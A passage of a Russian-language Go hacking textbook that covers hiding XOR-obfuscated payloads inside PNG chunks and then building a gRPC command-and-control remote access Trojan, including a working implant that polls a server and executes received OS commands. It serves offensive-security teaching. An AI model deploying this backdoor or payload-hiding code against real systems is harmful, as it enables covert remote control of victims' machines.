❶ func XorDecode(encode []byte, key string) []byte {
    ❷ return encodeDecode(encode, key)
  }
```

Здесь мы определяем две функции, `XorEncode()` и `XorDecode()`, которые получают одинаковые литеральные аргументы ❶ и возвращают одинаковые значения ❷. Причина в том, что для декодирования данных мы используем тот же процесс, что и для кодирования. Тем не менее определяются эти функции раздельно, чтобы сохранить ясность внутри кода программы.

Для применения функции `XOR` в существующей программе нужно будет изменить логику `ProcessImage()` из листинга 13.8, а именно задействовать для кодирования

полезной нагрузки функцию `XorEncode()`. Изменения же из листинга 13.18 подразумевают передачу значений в условную логику кодирования/декодирования с помощью аргументов командной строки.

Листинг 13.18. Добавление в ProcessImage() кодирования XOR (/ch-13/imgInject/pnglib/commands.go)

```
// Блок кодирования
if (c.Offset != "") && c.Encode {
    var m MetaChunk
  ❶ m.Chk.Data = utils.XorEncode([]byte(c.Payload), c.Key)
    m.Chk.Type = chk.strToInt(c.Type)
    m.Chk.Size = chk.createChunkSize()
    m.Chk.CRC = chk.createChunkCRC()
    bm := chk.marshalData()
    bmb := bm.Bytes()
    fmt.Printf("Payload Original: % X\n", []byte(c.Payload))
    fmt.Printf("Payload Encode: % X\n", chk.Data)
    utils.WriteData(b, c, bmb)
}
```

При вызове функции `XorEncode()` ❶ в нее передается срез `byte`, содержащий полезную нагрузку и секретный ключ. Затем эти значения проходят через операцию XOR, после чего возвращается срез байтов, который присваивается `chk.Data`. Оставшаяся функциональность не изменилась и по-прежнему выполняет маршалинг нового сегмента блоков для его конечной записи в файл изображения.

В листинге 13.19 показан результат выполнения программы из командной строки.

Листинг 13.19. Выполнение программы imgInject для XOR-кодирования блоков байтовых данных

```
$ go run main.go -i images/battlecat.png --inject --offset 0x85258 --encode \
--key gophers --payload 123424352552255225224523555 25 --output encodePNGfile
Valid PNG so let  us continue!
❶ Payload Original: 31 32 33 34 32 34 33 35 32 35 35 32 32 35 35 32 35 32 32
34 35 32 33 35 35 35 32 35
❷ Payload Encode: 56 5D 43 5C 57 46 40 52 5D 45 5D 57 40 46 52 5D 45 5A 57 46
46 55 5C 45 5D 50 40 46
Success: encodePNGfile created
```

`payload` записывается в байтовое представление и отображается в `stdout` как `Payload Original` ❶. Затем эта `payload` проходит операцию XOR со значением `key`, равным `gophers`, и отображается в `stdout` как `Payload Encode` ❷.

Для расшифровки байтов полезной нагрузки используется функция декодирования, как в листинге 13.20.

Листинг 13.20. Декодирование файла изображения и полезной нагрузки (/ch-13/imgInject/pnglib/commands.go)

```
// Блок декодирования
if (c.Offset != "") && c.Decode {
    var m MetaChunk
  ❶ offset, _ := strconv.ParseInt(c.Offset, 10, 64)
  ❷ b.Seek(offset, 0)
  ❸ m.readChunk(b)
    origData := m.Chk.Data
  ❹ m.Chk.Data = utils.XorDecode(m.Chk.Data, c.Key)
    m.Chk.CRC = m.createChunkCRC()
  ❺ bm := m.marshalData()
    bmb := bm.Bytes()
    fmt.Printf("Payload Original: % X\n", origData)
    fmt.Printf("Payload Decode: % X\n", m.Chk.Data)
  ❻ utils.WriteData(b, c, bmb)
}
```

Данному блоку требуется адрес смещения сегмента блоков, который содержит полезную нагрузку ❶. Это смещение используется для `Seek()` ❷ расположения файла наряду с последующим вызовом `readChunk()` ❸, который необходим для извлечения значений `SIZE`, `TYPE`, `DATA` и `CRC`. Вызов `XorDecode()` ❹ получает значение полезной нагрузки `chk.Data` и тот же секретный ключ, который применялся для кодирования данных, после чего присваивает значение декодированной полезной нагрузки обратно `chk.Data`. (Напомним, что это симметричное шифрование, поэтому мы используем одинаковый ключ как для шифрования, так и для расшифровки данных.) Дальше идет вызов `marshalData()` ❺, которая преобразует структуру `Chunk` в срез `byte`. В завершение функция `WriteData()` ❻ записывает новый сегмент блоков, содержащий декодированную полезную нагрузку, в файл.

В листинге 13.21 показан результат выполнения программы из командной строки, на этот раз с аргументом декодирования.

Листинг 13.21. Выполнение программы imgInject для XOR-декодирования блоков байтовых данных

```
$ go run main.go -i encodePNGfile -o decodePNGfile --offset 0x85258 –decode \
--key gophersValid PNG so let us continue!
❶ Payload Original: 56 5D 43 5C 57 46 40 52 5D 45 5D 57 40 46 52 5D 45 5A 57
  46 46 55 5C 45 5D 50 40 46
❷ Payload Decode: 31 32 33 34 32 34 33 35 32 35 35 32 32 35 35 32 35 32 32 34
  35 32 33 35 35 35 32 35
  Success: decodePNGfile created
```

Значение `Payload Original` ❶ представляет данные закодированной полезной нагрузки, считанные из исходного PNG-файла. Следующее за ним значение `Payload Decode` ❷ представляет уже расшифрованную полезную нагрузку. Если сравнить предыдущий образец выполнения программы с текущим выводом, то можно

заметить, что декодированная полезная нагрузка совпадает с изначально переданным значением в виде открытого текста.

И все же здесь есть проблема. Напомним, что эта программа внедряет новый декодированный блок в определенный вами адрес смещения. Если у вас есть файл, который уже содержит закодированный сегмент блоков, и вы попробуете записать новый файл с декодированным сегментом блоков, то в выходном файле окажутся оба сегмента. Это отображено на рис. 13.5.

```
00085250  39 fb bc 9c 92 47 d4 4d  00 00 00 1c 72 4e 44 6d  |9....G.M....rNDm|
00085260  31 32 33 34 32 34 33 35  32 35 35 32 32 35 35 32  |1234243525522552|
00085270  35 32 32 34 35 32 33 35  35 35 32 35 1f d8 22 4c  |522452355525..."L|
00085280  00 00 00 1c 72 4e 44 6d  56 5d 43 5c 57 46 40 52  |....rNDmV]C\WF@R|
00085290  5d 45 5d 57 40 46 52 5d  45 5a 57 46 46 55 5c 45  |]E]W@FR]EZWFFU\E|
000852a0  5d 50 40 46 77 28 e3 60  00 00 00 00 49 45 4e 44  |]P@Fw(.`....IEND|
000852b0  ae 42 60 82                                       |.B`.|
```

Рис. 13.5. Выходной файл содержит и декодированный, и закодированный сегменты

Чтобы понять, почему так происходит, напомним, что закодированный PNG-файл содержит закодированный сегмент в смещении `0x85258`, как показано на рис. 13.6.

```
00085240  09 73 bb 47 2a dc cc 3e  90 81 81 e1 df 82 ff 07  |.s.G*..>........|
00085250  39 fb bc 9c 92 47 d4 4d  00 00 00 1c 72 4e 44 6d  |9....G.M....rNDm|
00085260  56 5d 43 5c 57 46 40 52  5d 45 5d 57 40 46 52 5d  |V]C\WF@R]E]W@FR]|
00085270  45 5a 57 46 46 55 5c 45  5d 50 40 46 77 28 e3 60  |EZWFFU\E]P@Fw(.`|
00085280  00 00 00 00 49 45 4e 44  ae 42 60 82              |....IEND.B`.|
```

Рис. 13.6. Выходной файл, содержащий закодированный сегмент блоков

Проблема возникает, когда декодированные данные записываются в смещение `0x85258`. Если они попадают в то же место, что и закодированные, то последние наша реализация не удаляет. Она просто сдвигает оставшиеся байты файла вправо, включая закодированный сегмент блоков, как показано на рис. 13.5. Это может усложнить извлечение полезной нагрузки или вызвать непредвиденные последствия, например раскрыть полезную нагрузку сетевым устройствам или программам безопасности.

К счастью, эту проблему довольно легко исправить. Рассмотрим ранее реализованную функцию `WriteData()`, которую нужно будет изменить, как показано в листинге 13.22.

Листинг 13.22. Изменение WriteData(), чтобы избежать дублирования вспомогательных блоков (/ch-13/imgInject/utils/writer.go)

```
// WriteData записывает новые данные в смещение
func WriteData(r *bytes.Reader, c *models.CmdLineOpts, b []byte) {
```

```
    offset, err := strconv.ParseInt(c.Offset, 10, 64)
    if err != nil {
        log.Fatal(err)
    }

    w, err := os.OpenFile(c.Output, os.O_RDWR|os.O_CREATE, 0777)
    if err != nil {
        log.Fatal("Fatal: Problem writing to the output file!")
    }
    r.Seek(0, 0)

    var buff = make([]byte, offset)
    r.Read(buff)
    w.Write(buff)
    w.Write(b)
  ❶ if c.Decode {
      ❷ r.Seek(int64(len(b)), 1)
    }
  ❸ _, err = io.Copy(w, r)
    if err == nil {
        fmt.Printf("Success: %s created\n", c.Output)
    }
}
```

Для исправления мы вводим условную логику `c.Decode` ❶. Операция XOR производит побайтовую передачу. Следовательно, закодированные и декодированные сегменты получаются одинаковыми по длине. Более того, на момент записи декодированного сегмента `bytes.Reader` будет содержать оставшуюся часть исходного закодированного изображения. Таким образом, можно будет выполнить в `bytes.Reader` сдвиг байтов вправо на длину декодированного сегмента ❷, продвигая `bytes.Reader` за закодированный сегмент и записывая оставшиеся байты в новый файл изображения ❸.

Вуаля! Как видно из рис. 13.7, hex-редактор подтверждает решение проблемы. Больше дубликатов вспомогательных блоков не возникает.

```
00085240  09 73 bb 47 2a dc cc 3e  90 81 81 e1 df 82 ff 07  |.s.G*..>........|
00085250  39 fb bc 9c 92 47 d4 4d  00 00 00 1c 72 4e 44 6d  |9....G.M....rNDm|
00085260  31 32 33 34 32 34 33 35  32 35 35 32 32 35 35 32  |1234243525522552|
00085270  35 32 32 34 35 32 33 35  35 35 32 35 1f d8 22 4c  |522452355525.."L|
00085280  00 00 00 00 49 45 4e 44  ae 42 60 82              |....IEND.B`.|
```

Рис. 13.7. Выходной файл без повтора вспомогательных данных

Закодированные данные отсутствуют. Кроме того, выполнение команды `ls -la` для этих файлов должно выдавать одинаковую длину, несмотря на то что байты были изменены.

Резюме

В этой главе вы научились описывать формат файлов PNG как серию повторяющихся сегментов блоков байтов, каждый со своими задачей и способом применения. Далее вы познакомились с методами считывания двоичного файла и навигации по нему, после чего создали байтовые данные и записали их в файл изображения, а в завершение с помощью операции XOR обфусцировали полезную нагрузку.

Здесь мы рассмотрели только файлы изображений, затронув, таким образом, лишь малую толику обширных возможностей стеганографии. Вам же нужно научиться применять эти знания для изучения и других типов двоичных файлов.

Дополнительные упражнения

Как и другие главы книги, эта принесет максимальную пользу, если вы будете сами писать код и экспериментировать. Поэтому завершаем ее набором задач, которые помогут вам лучше понять рассмотренную тему.

1. Вы могли заметить, что в процессе считывания раздела XOR-функция `XorDecode()` производит декодированный сегмент блоков, но не обновляет контрольную сумму. Попробуйте исправить этот недочет.
2. Функция `WriteData()` облегчает внедрение произвольных сегментов блоков. Как бы вы изменили код при желании переписать существующие вспомогательные сегменты? В случае затруднений может оказаться полезно обратиться к описанному нами сдвигу байтов и функции `Seek()`.
3. А вот задача посложнее: попробуйте внедрить полезную нагрузку — блок байтов `DATA` изображения PNG — путем распределения ее по различным вспомогательным сегментам блоков. Это можно делать как по одному байту за раз, так и группируя байты, так что будьте находчивы. В качестве дополнительного бонуса создайте декодер, который считывает точные адреса смещения байтов полезной нагрузки, облегчая ее извлечение.
4. В данной главе мы объяснили, как использовать XOR для реализации конфиденциальности, то есть сокрытия внедренной полезной нагрузки. Попробуйте реализовать другую технику, например шифрование AES. Внутренние пакеты Go предоставляют для этого ряд возможностей (см. главу 11). Понаблюдайте, как это решение влияет на новое изображение. Увеличивается ли в итоге его общий размер? Если да, то насколько?
5. Используйте рассмотренные в этой главе идеи кода, чтобы добавить поддержку иных форматов файлов. Другие спецификации изображений могут оказаться не такими организованными, как PNG. Чтобы в этом убедиться, можете ознакомиться со спецификацией PDF, поскольку именно она может вызывать особые сложности. Как бы вы решили проблему со считыванием и записью данных в этот новый формат изображений?

14

Создание C2-трояна удаленного доступа

В этой главе мы объединим несколько уроков из предыдущих разделов книги, чтобы создать простой сервис управления и контроля (C2) *трояном удаленного доступа (remote access Trojan, RAT)*. RAT — это инструмент, который злоумышленники используют для удаленной реализации действий на скомпрометированной системе жертвы, например для доступа к файловым системам, выполнения кода и сниффинга сетевого трафика.

Разработка RAT потребует создания трех отдельных составляющих: клиентского импланта, сервера и административного компонента. Клиентский имплант — это часть RAT, которая выполняется на скомпрометированной рабочей станции. Сервер — это компонент, который, аналогично командному серверу Cobalt Strike, будет с этим имплантом взаимодействовать, отправляя команды скомпрометированной системе. В отличие от team-сервера, который для реализации как серверных, так и административных функций использует одну службу, мы создадим отдельный самостоятельный компонент администрирования, который будет служить для отправки команд. Этот сервер станет выступать в роли посредника, координирующего коммуникации между скомпрометированными системами и атакующим, взаимодействующим с административным, компонентом.

Существует великое множество способов проектирования RAT. В этой главе мы разберем, как обрабатывать взаимодействия клиента и сервера для удаленного доступа.

Так что сначала просто покажем, как создать простой и сырой вариант, после чего предложим самостоятельно внести доработки, которые сделают вашу конкретную вариацию программы более надежной. Эти доработки во многих случаях потребуют повторного использования содержимого и примеров кода из предыдущих глав. Для улучшения базовой реализации вам потребуется применить полученные знания и находчивость совместно с навыком решения сложных задач.

Подготовка

Для начала рассмотрим наши задачи: мы создадим сервер, получающий задачи в форме команд операционной системы от административного компонента, который сами и напишем. Создадим имплант, который будет периодически опрашивать сервер на наличие новых команд, после чего отправлять результат их работы обратно на сервер. Далее сервер будет передавать этот результат обратно административному клиенту, чтобы оператор, то есть вы, могли этот вывод увидеть.

Начнем с установки инструмента, который поможет все эти сетевые взаимодействия обработать, а также со знакомства со структурой каталогов для этого проекта.

Установка Protocol Buffers для определения gRPC API

Мы будем выстраивать сетевые взаимодействия с помощью *gRPC* — высокопроизводительного фреймворка вызова удаленных процедур (RPC), разработанного Google. Фреймворки RPC позволяют клиентам взаимодействовать с серверами через стандартные и определяемые протоколы, не требуя понимания внутренних деталей. gRPC работает через HTTP/2, передавая сообщения в высокоэффективной двоичной структуре.

Как и в ходе работы с другими системами RPC, такими как REST или SOAP, необходимо определить наши структуры данных, чтобы облегчить их сериализацию и десериализацию. К нашему счастью, существует механизм для определения данных и функций API, что позволяет использовать их с gRPC. Этот механизм, Protocol Buffers (или Protobuf), включает стандартный синтаксис для API и сложных определений данных в файлах в формате `.proto`. Для компиляции этого файла в совместимые с Go заглушки интерфейса и типы данных есть соответствующий инструментарий. На деле этот инструментарий может производить вывод на различных языках, то есть можно использовать файл `.proto` для генерации заглушек и типов для C#.

Первым делом установим компилятор Protobuf в систему. Руководство по установке выходит за рамки темы этой книги, но все подробности можно найти в репозитории GitHub https://github.com/golang/protobuf/. Попутно сразу установите пакет gRPC:

```
> go get -u google.golang.org/grpc
```

Создание рабочего пространства проекта

На этом шаге мы создадим четыре поддиректории для размещения трех компонентов (импланта, сервера и административной части), а также файлов определений gRPC API. В каждой директории создадим по одному файлу Go (с тем же именем, что у директории), который будет принадлежать своему собственному пакету `main`. Это позволит независимо компилировать и выполнять каждый компонент как самостоятельный, а также обеспечит описательное имя двоичного файла на случай выполнения для компонента команды `go build`. Мы также создадим файл `implant.proto` в директории `grpcapi`. Он будет хранить схему Protobuf и определения gRPC API. Вот итоговая структура каталогов, которая у вас должна получиться:

```
$ tree
.
|-- client
|   |-- client.go
|-- grpcapi
|   |-- implant.proto
|-- implant
|   |-- implant.go
|-- server
    |-- server.go
```

Теперь можно переходить к реализации. На протяжении последующих нескольких разделов мы разберем содержимое каждого файла.

Определение и создание gRPC API

Следующей задачей будет определить функциональность и данные gRPC API, который мы будем задействовать. В отличие от создания и использования конечных точек REST, которые имеют хорошо определенный набор предполагаемых конструкций (например, задействуют HTTP-глаголы и пути URL, чтобы определять, какие действия и для каких данных совершать), gRPC более произволен. По сути, мы определяем службу API и привязываем к ней прототипы функций и необходимые ей типы данных. Для определения API будем использовать Protobuf. Полное разъяснение синтаксиса Protobuf легко найти с помощью поиска в Google, мы же дадим его краткое описание.

Нам потребуется как минимум определить административную службу, используемую операторами для отправки команд операционной системы (задачи) серверу. Также нужна служба импланта, с помощью которой он будет запрашивать задачу с сервера и отправлять вывод полученных команд обратно. В листинге 14.1 показано содержимое файла `implant.proto`. (Все листинги кода находятся в корне /exist репозитория GitHub https://github.com/blackhat-go/bhg/.)

Листинг 14.1. Определение gRPC API с помощью Protobuf (/ch-14/grpcapi/implant.proto)

```
// implant.proto
syntax = "proto3";
❶ package grpcapi;
// Implant определяет функции C2 API
❷ service Implant {
    rpc FetchCommand (Empty) returns (Command);
    rpc SendOutput (Command) returns (Empty);
}

// Admin определяет функции Admin API
❸ service Admin {
    rpc RunCommand (Command) returns (Command);
}

// Command определяет сообщение с полями ввода и вывода
❹ message Command {
    string In = 1;
    string Out = 2;
}

// Empty определяет пустое сообщение, используемое вместо null
❺ message Empty {
}
```

Помните, как мы должны компилировать этот файл определений в совместимые с Go артефакты? Мы явно включаем `package grpcapi` ❶, указывая компилятору, что эти артефакты нужно создать в пакете `grpcapi`. Название пакета при этом произвольно, и его мы выбрали, просто чтобы гарантировать отделение кода API от остальных компонентов.

Далее схема определяет службы `Implant` и `Admin`. Мы их разделяем, поскольку взаимодействовать с нашим API они будут по-разному. Например, мы не хотим, чтобы `Implant` отправлял команды операционной системы (задачи) на сервер, равно как не хотим, чтобы компонент `Admin` отправлял на сервер вывод этих команд.

В службе `Implant` определяются два метода: `FetchCommand` и `Send Output` ❷. Определяются они подобно интерфейсу в Go. Мы сообщаем, что любая реализация службы `Implant` должна будет реализовывать два этих метода. `FetchCommand`, который получает сообщение `Empty` в качестве параметра и возвращает сообщение `Command`, будет извлекать все ожидающие выполнения команды операционной системы с сервера. `SendOutput` будет отправлять сообщение `Command`, содержащее вывод команд, обратно на сервер. Эти сообщения, которые мы скоро рассмотрим, — произвольные сложные структуры данных, содержащие поля, необходимые для передачи данных в обоих направлениях между конечными точками.

Служба `Admin` определяет один метод `RunCommand`, который получает сообщение `Command` в качестве параметра и ожидает обратного считывания этого сообщения ❸.

Его задача — позволить нам, операторам RAT, выполнить команду операционной системы на удаленной машине, где функционирует имплант.

В завершение мы определяем два сообщения, которые будем передавать: `Command` и `Empty`. `Command` содержит два поля, одно для хранения команды операционной системы (строка `In`), второе для хранения вывода этой команды (строка `Out`) ❹. Обратите внимание на то, что имена сообщений и полей произвольны, но при этом каждому полю присваивается численное значение. Вы можете спросить, как мы можем присваивать численные значения `In` и `Out`, если определили их как строки. Дело в том, что это определение схемы, а не реализация. Эти численные значения представляют смещение внутри самого сообщения, указывающее, где эти поля будут находиться. Первым идет `In`, за ним следует `Out`. Сообщение `Empty` не содержит полей ❺. Эта уловка позволяет обойти тот факт, что `Protobuf` не дает открыто передавать в метод RPC нулевые значения или возвращать их из него.

Теперь наша схема готова. Чтобы завершить определение gRPC, нужно ее скомпилировать. Выполните из директории `grpcapi` следующее:

```
> protoc -I . implant.proto  --go_out=plugins=grpc:./
```

Эта команда, которая будет доступна после упомянутой ранее начальной установки, просматривает текущую директорию в поиске Protobuf-файла `implant.proto` и выполняет в нее вывод Go. После завершения будет создан файл `implant.pb.go`, содержащий определения `interface` и `struct` для служб и сообщений, созданных в схеме Protobuf. Все это мы задействуем для создания сервера, импланта и административного компонента.

Создание сервера

Начнем с сервера, который будет получать команды от административного клиента и периодические опросы от импланта. Это будет наиболее сложный компонент, поскольку в нем нужно будет реализовать обе службы, `Implant` и `Admin`. Помимо этого, так как он будет выступать посредником между административным компонентом и имплантом, ему понадобится проксировать сообщения, которые стороны будут передавать друг другу, и управлять ими.

Реализация интерфейса протокола

Сначала рассмотрим начинку сервера, расположенную в `server/server.go` (листинг 14.2). Здесь мы реализуем методы интерфейса, необходимые для того, чтобы сервер считывал команды из общих каналов и записывал в них команды.

Листинг 14.2. Определение типов сервера (/ch-14/server/server.go)

```
❶ type implantServer struct {
      work, output chan *grpcapi.Command
  }

  type adminServer struct {
      work, output chan *grpcapi.Command
  }

❷ func NewImplantServer(work, output chan *grpcapi.Command) *implantServer {
      s := new(implantServer)
      s.work = work
      s.output = output
      return s
  }

      func NewAdminServer(work, output chan *grpcapi.Command) *adminServer {
          s := new(adminServer)
          s.work = work
          s.output = output
          return s
      }

❸ func (s *implantServer) FetchCommand(ctx context.Context, \
  empty *grpcapi.Empty) (*grpcapi.Command, error) {
      var cmd = new(grpcapi.Command)
    ❹ select {
      case cmd, ok := <-s.work:
          if ok {
              return cmd, nil
          }
          return cmd, errors.New("channel closed")
      default:
          // Задачи нет
          return cmd, nil
      }
  }

❺ func (s *implantServer) SendOutput(ctx context.Context, \
  result *grpcapi.Command)
  (*grpcapi.Empty, error) {
      s.output <- result
      return &grpcapi.Empty{}, nil
  }

❻ func (s *adminServer) RunCommand(ctx context.Context, cmd *grpcapi.Command) \
  (*grpcapi.Command, error) {
      var res *grpcapi.Command
      go func() {
          s.work <- cmd
      }()
      res = <-s.output
      return res, nil
  }
```

Для обслуживания API администрирования и импланта нужно определить типы сервера, которые реализуют все необходимые методы интерфейса. Это единственный способ запуска службы `Implant` или `Admin`. Значит, нам потребуются правильно определенные методы `Fetch Command(ctx context.Context, empty *grpcapi.Empty)`, `SendOutput(ctx context.Context, result *grpcapi.Command)` и `RunCommand(ctx context.Context, cmd*grpcapi.Command)`. Чтобы API `implant` и `admin` оставались взаимоисключающими, мы реализуем их как раздельные типы.

Сначала создадим две `struct` с именами `implantServer` и `adminServer`, которые будут реализовывать необходимые методы ❶. Оба типа содержат одинаковые поля: два канала, используемых для отправки/получения задачи и вывода команд. Это довольно простой для серверов способ проксировать команды и их ответы между `admin`-компонентом и имплантом.

Далее определяются две вспомогательные функции, `NewImplantServer(work, output chan *grpcapi.Command)` и `NewAdminServer(work, output chan *grpcapi.Command)`, которые создают экземпляры `implantServer` и `adminServer` ❷. Их единственная задача — гарантировать правильную инициализацию каналов.

А теперь самое интересное — реализация наших методов gRPC. Вы могли заметить, что эти методы не полностью соответствуют схеме `Protobuf`. Например, в каждом методе мы получаем параметр `context.Context` и возвращаем `error`. Команда `protoc`, которую мы выполнили ранее для компиляции схемы, добавила их в определение каждого метода интерфейса сгенерированного файла. Это позволяет нам управлять контекстом запросов и возвращать ошибки, что является стандартным приемом для большинства сетевых коммуникаций. Компилятор избавил нас от необходимости явно затребовать это в файле схемы.

Первый метод, который мы реализуем в `implantServer`, `FetchCommand(ctx context.Context, empty *grpcapi.Empty)`, получает `*grpcapi.Empty` и возвращает `*grpcapi.Command` ❸. Напомним, что мы определили этот тип `Empty`, потому что gRPC не позволяет использовать явно нулевые значения. Нам не нужно получать какой-либо ввод, поскольку имплант будет вызывать метод `FetchCommand(ctx context.Context, empty *grpcapi.Empty)` в качестве своеобразного механизма опроса, который спрашивает: «Эй, есть для меня задача?» Логика этого метода немного сложнее, так как отправить импланту задачу можно, только если эта задача имеется. Поэтому мы определяем ее наличие с помощью инструкции `select` ❹ в канале `work`. Считывание из канала таким образом *не вызывает блокирования*, то есть если канал пустой, будет срабатывать кейс `default`. Это идеальный вариант, так как наш имплант будет периодически вызывать `FetchCommand(ctx context.Context, empty *grpcapi.Empty)`, получая задачу практически в режиме реального времени. При наличии в канале задачи мы возвращаем эту команду. За кадром она будет сериализована и отправлена по сети обратно импланту.

Второй метод `implantServer`, `SendOutput(ctx context.Context, result *grpcapi.Command)`, передает полученную `*grpcapi.Command` в канал `output` ❺. Напомним, что в `Command` мы определили не только строковое поле для ее выполнения, но и поле для хранения вывода. Поскольку получаемая нами `Command` содержит поле вывода, заполненное результатом команды, выполненной имплантом, метод `SendOutput(ctx context.Context, result*grpcapi.Command)` просто получает этот результат от импланта и помещает его в канал, из которого его позже считает `admin`.

Последний метод `implantServer`, `RunCommand(ctx context.Context, cmd *grpcapi.Command)`, определен в типе `adminServer`. Он получает `Command`, которая еще не отправлялась имплану ❻. Эта команда представляет задачу, выполнение которой административный компонент поручает имплану. Мы помещаем задачу в канал `work` с помощью горутины. Поскольку использован небуферизованный канал, поток выполнения блокируется. Но нам нужна возможность считывать данные из выходного канала, поэтому мы помещаем задачу в канал с помощью горутины и продолжаем выполнение. Далее выполнение блокируется в ожидании ответа от канала `output`. По сути, мы сделали этот поток синхронным набором шагов: отправить команду имплану и ожидать ответа. После его получения возвращаем результат. Далее мы ожидаем, что поле получаемой `Command` будет заполнено результатом выполнения имплантом команды операционной системы.

Написание функции main()

В листинге 14.3 показана функция `main()` из файла `server/server.go`, которая выполняет два раздельных сервера: один для получения команд от административного клиента, второй для получения опросов от импланта. Здесь у нас два слушателя, что позволяет ограничить доступ к `admin` API, так как нам не нужно, чтобы с ним могли взаимодействовать все подряд. При этом мы хотим, чтобы имплант прослушивал порт, к которому можно будет обращаться из сетей с ограниченным доступом.

Листинг 14.3. Выполнение серверов admin и implant (/ch-14/server/server.go)

```
func main() {
  ❶ var (
        implantListener, adminListener net.Listener
        err                            error
        opts                           []grpc.ServerOption
        work,  output                  chan *grpcapi.Command
    )
  ❷ work, output = make(chan *grpcapi.Command), make(chan *grpcapi.Command)
  ❸ implant := NewImplantServer(work, output)
    admin := NewAdminServer(work, output)
  ❹ if implantListener, err = net.Listen("tcp", \
    fmt.Sprintf("localhost:%d", 4444)); err != nil {
        log.Fatal(err)
    }
```

```
    if adminListener, err = net.Listen("tcp", \
    fmt.Sprintf("localhost:%d", 9090)); err != nil {
        log.Fatal(err)
    }
❺ grpcAdminServer, grpcImplantServer := \
    grpc.NewServer(opts...), grpc.NewServer(opts...)
❻ grpcapi.RegisterImplantServer(grpcImplantServer, implant)
    grpcapi.RegisterAdminServer(grpcAdminServer, admin)
❼ go func() {
        grpcImplantServer.Serve(implantListener)
    }()
❽ grpcAdminServer.Serve(adminListener)
}
```

Сначала мы объявляем переменные ❶. Используются два слушателя: один для сервера импланта, второй для admin-сервера. Это делается, чтобы у нас была возможность обслуживать admin API на порте, отдельном от implant API.

Далее мы создаем каналы, которые будем задействовать для передачи сообщений между службами импланта и админа ❷. Обратите внимание на то, что мы задействуем одинаковые каналы для инициализации серверов импланта и админа через вызовы к `NewImplantServer (work, output)` и `NewAdminServer(work, output)` ❸. Используя одни экземпляры канала, мы позволяем серверам админа и импланта общаться через этот общий канал.

Далее инициируем сетевых слушателей для каждого сервера, привязывая `implantListener` к порту 4444, а `adminListener` — к порту 9090 ❹. В обычном случае мы бы использовали порты 80 или 443, являющиеся портами HTTP, обычно открытыми для выхода из сети, но в данном примере выбрали произвольные порты в целях тестирования и чтобы избежать коллизий с другими службами, запущенными на машинах, где выполняется разработка.

Слушатели определены. Теперь мы настраиваем gRPC-сервер и API. Здесь с помощью вызова `grpc.NewServer()`создаем два экземпляра сервера gRPC: один для admin API, второй для implant API ❺. Это инициализирует основной gRPC-сервер, который будет обрабатывать все сетевые коммуникации и связанные действия. Нужно только проинструктировать его использовать наш API. Для этого мы регистрируем экземпляры реализаций API (`implant` и `admin`) посредством вызова `grpcapi.RegisterImplantServer(grpcImplantServer, implant)` ❻ и `grpcapi.RegisterAdminServer (grpcAdminServer, admin)`. Обратите внимание: хотя у нас и есть пакет `grpcapi`, эти две функции мы не определяли. Они были определены командой `protoc`, которая сгенерировала их в файле `implant.pb.go` в качестве способа создания новых экземпляров gRPC-серверов API implant и admin. Довольно хитро!

К данному моменту мы определили реализации API и зарегистрировали их как службы gRPC. Осталось только запустить сервер импланта через вызов

`grpcImplantServer.Serve(implantListener)` ❼. Это мы делаем из горутины, чтобы предотвратить блокирование кода. Ведь нам также нужно запустить admin-сервер, для чего мы вызываем `grpcAdminServer.Serve (adminListener)` ❽.

Теперь сервер готов, и его можно запустить командой `go run server/server.go`. Правда, пока с ним ничто не взаимодействует, следовательно, ничего и не произойдет. Мы же перейдем к следующему компоненту — импланту.

Создание клиентского импланта

Клиентский имплант проектируется для выполнения в скомпрометированных системах. Он будет выступать как бэкдор, через который мы сможем выполнять команды операционной системы. В рассматриваемом примере имплант будет периодически опрашивать сервер для получения задачи. При отсутствии задачи ничего происходить не будет. В противном же случае имплант будет выполнять команду операционной системы и отправлять ее вывод обратно на сервер.

В листинге 14.4 показано содержимое файла `implant/implant.go`.

Листинг 14.4. Создание импланта (/ch-14/implant/implant.go)

```
func main() {
    var
    (
        opts    []grpc.DialOption
        conn    *grpc.ClientConn
        err     error
        client  grpcapi.ImplantClient ❶
    )

    opts = append(opts, grpc.WithInsecure())
    if conn, err = grpc.Dial(fmt.Sprintf("localhost:%d", 4444), opts...);
                   err != nil { ❷
        log.Fatal(err)
    }
    defer conn.Close()
    client = grpcapi.NewImplantClient(conn) ❸

    ctx := context.Background()
    for { ❹
        var req = new(grpcapi.Empty)
        cmd, err := client.FetchCommand(ctx, req) ❺
        if err != nil {
            log.Fatal(err)
        }
        if cmd.In == "" {
            // Не работает
            time.Sleep(3*time.Second)
            continue
        }
```

```
            tokens := strings.Split(cmd.In, " ") ❻
            var c *exec.Cmd
            if len(tokens) == 1 {
                c = exec.Command(tokens[0])
            } else {
                c = exec.Command(tokens[0], tokens[1:]...)
            }
            buf, err :=  c.CombinedOutput()❼
            if err != nil {
                cmd.Out = err.Error()
            }
            cmd.Out += string(buf)
            client.SendOutput(ctx, cmd) ❽
        }
    }
```

Код импланта содержит только функцию `main()`. Начинается она с объявления переменных, включая одну с типом `grpcapi.ImplantClient` ❶. Команда `protoc` создала этот тип автоматически. Он содержит все необходимые заглушки функций RPC, служащие для организации удаленных коммуникаций.

Далее с помощью `grpc.Dial(`*`target string, opts... DialOption`*`)` мы устанавливаем подключение к серверу импланта, выполняющегося на порте 4444 ❷. Это подключение мы используем для вызова `grpcapi.NewImplantClient(conn)` ❸ (функции, которую создала команда `protoc`). Теперь у нас есть клиент gRPC, который должен быть подключен к серверу импланта.

Затем с помощью бесконечного цикла `for` ❹ мы итеративно опрашиваем сервер на предмет наличия задачи. Это делается через вызов `client.FetchCommand(ctx, req)`, которой передается содержимое запроса и структура `Empty` ❺. На заднем плане при этом происходит подключение к серверу API. Если поле `cmd.In` полученного ответа пусто, возникает трехсекундное ожидание, после чего опрос повторяется. При получении задачи имплант разделяет команду на отдельные слова и аргументы с помощью вызова `strings.Split(cmd.In, " ")` ❻. Это необходимо, так как синтаксисом Go для выполнения команд операционной системы является инструкция `exec.Command(`*`name, args...`*`)`, где *`name`* — это команда для выполнения, а *`args...`* — список всех подкоманд, флагов и аргументов, используемых этой командой. В Go это сделано для предотвращения внедрения команд операционной системы, но в данном случае только усложняет поток, поскольку для выполнения команды нам приходится делить ее на нужные части. Далее мы выполняем заданную команду и собираем ее вывод с помощью `c.CombinedOutput()` ❼. В завершение инициируем gRPC-вызов `client.SendOutput(ctx, cmd)` для отправки команды и ее вывода обратно на сервер ❽.

